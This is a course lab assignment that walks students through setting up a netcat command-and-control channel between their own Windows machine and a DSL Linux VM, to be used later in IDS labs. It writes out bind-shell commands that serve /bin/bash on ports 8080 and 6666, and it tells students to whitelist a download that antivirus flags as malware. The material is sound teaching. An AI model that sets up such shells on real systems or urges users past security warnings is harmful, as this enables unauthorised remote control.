


# Command And Control Using Netcat

**Due** Nov 1 by 11:59pm      **Points** None      **Available** Oct 26 at 7am - Nov 2 at 11:59pm 8 days

This assignment was locked Nov 2 at 11:59pm.

## Future Lab Assignment Setup

You will be required to have a command and control channel setup for future lab assignments, you should setup and test this functionality this week to ensure it is available for those assignments. Using the module material provided, perform the following steps:

1. Install ncat on your Windows system by extracting the [compressed file provided](#)
  1. If you have a firewall or Antivirus software installed, it should flag this download as "malware"
  2. You will have to create an exception within the security program (firewall/AV) to allow the download to proceed.
  3. Locate the uncompressed file by using the "dir" and "cd" commands
  4. Once extracted, the Windows version of ncat is located a sub-directory under the download directory
  5. An easy way to find the file is by using the command "dir /s ncat.exe" within the Windows Command Prompt.
2. Install netcat on your DSL server
  1. Download [netcat.dsl](#)  and copy the file to the DSL server using pscp and the root account
    1. The format for the pscp command is "pscp netcat.dsl root@<ifconfig-result-IP>:./" (<mailto:root@<ifconfig-result-IP>:./%22>)
    2. NOTE: " ./" specifies the default directory on the remote server (in our case /root).
  2. Use putty to log into the DSL server (make sure SSH is enabled on the DSL server)
    1. Once you log into the DSL server, verify the file has been copied using the "ls -l netcat.dsl" command.
      1. If the file does not exist, verify you used the correct syntax during the pscp command from within the Windows Command Prompt
      2. Try to upload the file again, the format for the command is "pscp netcat.dsl root@<192.168.22.128>:./" (<mailto:root@<ifconfig-result-IP>:./%22>)
    3. The IP address used above will differ and is obtained from the results of the ifconfig command from within the DSL ATerminal
  2. Change the current directory to the top level directory, which is called the root directory (not to be confused with the "root" account), by performing the following command: "cd /"
  3. Extract the netcat tool using tar, "tar -zxvf /root/netcat.dsl"
  4. Verify the file installed correctly, "ls /usr/bin/netcat"
  3. Run netcat on the DSL server, "usr/bin/netcat -l -p 8080 -e /bin/bash"

3. Run ncat on the DSL server, `"/usr/bin/ncat -l -p 6666 -e /bin/bash"`
4. Verify ncat is running and the port 6666 is listening for incoming network connections:
  1. Open a new ATerminal
  2. Type the command `"netstat -lnat"`
  3. Verify that port 6666 is in the STATE "LISTEN"
5. Run the ncat command line utility on the Windows system (this will connect to the DSL server and allow you to issue remote command), `"ncat <DSL IP Address> 6666"`
6. Verify that the utility is working correctly.

Netcat is a common C&C tool, once installed, you should get a feel for how this tool works and how it may be used to control a remote system. The use of the `/bin/bash` command on the DSL Linux server has special significance, when a client connects to the port open by the server (6666), they will be provided a command line terminal for which they can type any valid Linux command and receive the results from that command, displayed by the client. In the example below, the following client command is issued from within a Windows Command Prompt console:

```
ncat 192.168.236.135 6666
```

This invokes ncat on Windows and tells it to connect to the DSL server located at the IP address of 192.168.236.135, using port 6666. The operation is demonstrated below:





Figure: Client NetCat Request

Once connected, and one of the biggest confusions about Netcat, is that there is no indication of a successful connection other than "no failure indication". If you are connected to the DSL NetCat service, you can start issuing command line request and get server-side responses. An example of this activity is displayed below:



```
-rw-r--r-- 1 root root 608 Dec 12 06:32 file2.php
-rw-r--r-- 1 root root 1113 Dec 12 06:32 file3.php
-rw-r--r-- 1 root root 372 Dec 12 06:32 file4.php
drwxr-xr-x 2 root root 4096 Dec 12 06:32 help
-rw-r--r-- 1 root root 971 Dec 12 06:32 include.php
-rw-r--r-- 1 root root 1005 Dec 12 06:32 index.php
drwxr-xr-x 2 root root 4096 Dec 12 06:32 source

ls -l /var/log/syslog
-rw-r----- 1 syslog adm 205298 Feb  8 16:06 /var/log/syslog
```

Figure: Client Side NetCat

To ensure you have achieved the goal for this part of the assignment, issue the following commands:

1. whoami
2. ls -l
3. ls -l /var/log/syslog

You will be instructed to use this functionality in the Snort/IDS labs in proceeding labs.

